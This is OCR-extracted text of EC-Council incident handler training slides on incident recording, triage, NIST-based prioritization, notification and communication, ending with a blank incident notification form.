
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Incident Recording and Assignment

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Incident Recording and Assignment



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Define Incident Escalation Procedures for Employees

- The escalation procedure must satisfy the following objectives:
  - Allow victims, customers, clients, and others to **report an incident easily**
  - Enable the incident handler to **assign tasks to team members**, verify the process followed, obtain reports about the progress, and suggest methods for assessment and resolution
  - Allow the incident responders to **discuss** steps taken, **communicate** results, and provide data with proper evidence
  - Communicate the results and reports to **management** and **other stakeholders**



hide01.ir

- The escalation plan depends on the **organization type**, **size**, and **types of attacks** the organization might face

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Role of IT Support and Help Desk

- Tech support or help desk personnel should analyze the event by interviewing the **victim** or **reporting person** for more details — this will help in assessing the incident type and in determining whether the victim accidentally raised any triggers



hidee01.ir

Gather the following information to assess whether a reported issue is an information security incident:


- Details of the reporter and issue
- Resources affected and their details
- Alerts or warnings displayed
- Details of concern
- Date and time of detection
- Actions or activities that caused the issues
- Actions performed after detection of the issue
- Network availability
- Data/files impacted
- Access to shared resources

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ticketing System

- Issue tracking systems or ticketing systems to simplify incident responses and handling processes by **tracking details of incidents**
- Organization must use the ticketing systems to keep track of all incident response activities
- Some commonly used ticketing systems include SolarWinds Web Help Desk (WHD), AlienVault OSSIM, ManageEngine ServiceDesk Plus, etc.

SolarWinds Web Help Desk (WHD) is designed to be an easy-to-install, easy-to-use incident management solution enabling users to centralize, manage, optimize, and monitor the entire service request fulfillment process, from ticket creation to resolution




https://www.solarwinds.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ticketing System (Cont'd)

AlienVault OSSIM

This open-source **security information and event management system** is integrated with a selection of tools designed to aid incident handlers in handling and responding to security incidents



https://cybersecurity.att.com

ManageEngine ServiceDesk Plus
https://www.manageengine.com

ServiceNow
https://www.servicenow.com

Trouble Ticket Software
https://www.freshworks.com

Request Tracker for IR (RTIR)
https://bestpractical.com

IBM Resilient Incident Response Platform
https://www.ibm.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Understand Incident Triage


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Incident Triage

- A **structured approach** is required to properly respond to the incident
- The **IH&R team manager** classifies and prioritizes incidents as high, medium, or low level
- A classification method involves the comparison of **standard criteria**, such as network performance, system behavior, logs, event correlation, data packets, network traffic, files, and applications, before and after the incident





hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Analysis and Validation

- Incident responders need to analyze the **indicators of a reported issue** to verify whether it is an information security incident or a hardware or software error
- IH&R team must find the source(s) of the indicators, examine the **security solutions**, verify the system, device logs, and identify the incident's vectors
- Analysis and validation will help in determining the affected resources, data, systems, networks, servers, and services, as well as anticipate impact on the business and types of losses

hide01.ir

Steps included in incident analysis and validation

- **Log Analysis**
- **Event Correlation**
- **Network and System Profiling**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Classification

At this stage, an IH&R team must:

- Evaluate incident details and correlate them with indicators
- Classify incidents based on
  - Nature of the incident
  - Criticality of the systems impacted
  - Number of systems impacted
  - Legal and regulatory requirements
  - Severity
  - Affected resources
  - Attack methodology
- Assign an incident category along with a subcategory. For example, a category is "system" with a subcategory of "system outage"
- Contact other organizational departments if the incident falls outside the IH&R team's purview

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Prioritization

- Incident prioritization is a **sequential process** that an IH&R team should adopt during incident handling
- Incidents must not be handled on a first-come, first-served basis but according to their **risk levels**
- It is the responsibility of the incident handler to prioritize the compromised elements and sort them according to the most important devices or applications required for business continuity

According to NIST, the IH&R team must prioritize incidents based on the following factors:

Functional Impact of the Incident	Evaluate how an incident can affect **business-critical** assets such as databases, servers, and applications
Information Impact of the Incident	Evaluate how an incident can impact **organizational information** such as business secrets, customer data, etc.
Recoverability from the Incident	Evaluate how much efforts and time are required to return the business to its **normal functionality**

https://nvlpubs.nist.gov

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Prioritization Categories

Functional Impact of the Incident

Category	Description
None	No impact to the organization's ability to provide all services
Low	Minimal impact: the organization can still provide all critical services with some lost efficiency
Medium	Organizations lose ability to provide critical services to a subset of system users
High	Organization is no longer able to provide some critical services to any users

Information Impact of the Incident

Category	Description
None	No information was exfiltrated, changed, deleted, or otherwise compromised
Privacy Breach	Sensitive personally identifiable information (PII) of entities was accessed or exfiltrated
Proprietary Breach	Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated
Integrity Loss	Sensitive or proprietary information was changed or deleted

https://nvlpubs.nist.gov

Recoverability Effort Categories


Category	Description
Regular	Time to recovery is predictable with existing resources
Low	Time to recovery is predictable with additional resources
Medium	Time to recovery is unpredictable; additional resources and outside help are needed
High	Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Incident Triage

PagerDuty


- PagerDuty allows incident handlers to **configure the level of urgency** to the incidents after classifying them. The tool assigns red and orange indicators for top two highest-level priorities, and then blue and gray variations for less pressing incident levels



https://www.pagerduty.com

Cyber Triage

- Cyber Triage allows incident handlers to **look for anomalous data** similar to past incidents. The tool assigns a score based on risks; bad and suspicious items are prioritized and represented with red and orange, respectively



https://www.cybertriage.com

h1de01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


LO#05: Explain the Process of Notification

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notification Process Flow

1. **Communication** plays a major role in a swift response to an incident
2. It helps reduce the impact of incidents by facilitating better **coordination** between affected stakeholders
3. Incident handlers must communicate about the **severity of the incident** to the management or authorized persons to gather relevant approvals for performing IR procedures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Point of Contact

- IH&R team should have a **list of contacts** of those who have a role to play in the incident response process
- They must notify all such contacts after **classifying** and **prioritizing the incident** to gain permission and perform other incident response functions
- The notification requirements may differ from organization to organization, but some important contacts to be notified include:
  - CTO
  - CIO
  - CISO
  - Other incident response teams in the organization
  - Owners of the victim systems and administrators
  - Public affairs
  - Legal department
- IH&R team provides **details and status** of the incident through various **modes** such as email, phone calls, instant messages, in-person conversations, etc.

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notification Details

1. Impact on business and services
2. Scope of attack, including the resources, accounts, devices, and other components compromised
3. Level of incident severity
4. Urgency to recover from the incident
5. Resources available
6. Exact time of first detection of incident activity
7. Network location of the activity, attack vectors, and source
8. Vulnerabilities or configuration flaws exploited
9. Indicators of compromise and methods used for detection
10. Suggestions regarding containment and eradication

Note: The notification must reveal incident details based on the rules specified in the organization's policy

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Communication

ECIH EC-Council Certified Incident Handler

Considerations for Internal Incident Communication

Out-of-band communication	Use standard IR communication tools instead of common email mechanisms and chat boxes to **convey the incidents**
Access limitation and availability	Establish IR communication channel only between the **concerned teams**, **individuals** and **departments**, and it should be accessible all the time
Easy to understand	IR team members must follow similar **terminology** to convey the incident, and it should be clear and comprehensible
Secured communication	Employ a highly secured communication solution to protect the **confidentiality** and **integrity** of team communication
Retain communication	Save the communication for future use that helps in initiating incident response quickly against **similar incidents**
Incident dashboard	Use an incident dashboard accessible through an internal network for communicating with **employees** and **stakeholders**
Pre-existing templates	Use **pre-established** email templates for different types of incidents to ease the internal communication process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External Communication

External bodies to communicate during an incident

- Customers
- Suppliers
- Consultants
- Legal authorities
- Media
- Banks
- Partnerships

Develop or prepare for media queries

- Why did the incident happen?
- Which resources are affected?
- Is there any sensitive information leakage?
- What are your plans for preventing it?
- How severe is the incident?
- What is the expected damage?
- When did you identify the incident?
- Have you identified the attackers?
- Can you mitigate the incident?

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Notification Form

Incident Ref. No.: _____

Preliminary Information Security Incident Report

Background Information		
Name of Bureau/Department (B/D):		
Brief Description on the affected system (E.g., system name, function, URLs):		
Physical location of the affected system: ❑ Within B/D ❑ External service provider facility System administered/operated by: ❑ In-house staff ❑ End user ❑ Outsourced service provider		
General Information		
Incident Number:	Date Reported:	Primary Contact:
Department:	Division:	Phone:
Reporting Entity Information		
Name:	Designation:	Department:
Office Contact:	24 hours Contact:	
Email Address (Notes address preferred):		
Incident Details		
Date/Time (Occurred):		
Date/Time (Discovered):	Date/Time (Reported to GIRO Standing Office):	
Incident Location:		

Description of the Incidents:

What Occurred: _____

Initial Findings (if any):

How Occurred: _____

Why Occurred: _____

Any Vulnerabilities Identified: _____

Category of the incident:	❑ Abuse of information systems	❑ Compromise of information systems and data assets
	❑ Denial of service attack	❑ Leaking of classified data in electronic form
	❑ Masquerading	❑ Loss of mobile device or removable media that contain classified data
	❑ Massive malware infection	❑ Ransomware
	❑ Website defacement	❑ Inappropriate use of network resources
	❑ Copyright infringement	❑ Others:
Components/Assets Affected:	❑ Email System ❑ Hardware ❑ Information / Data ❑ Network ❑ Software ❑ Website ❑ Others: _____	
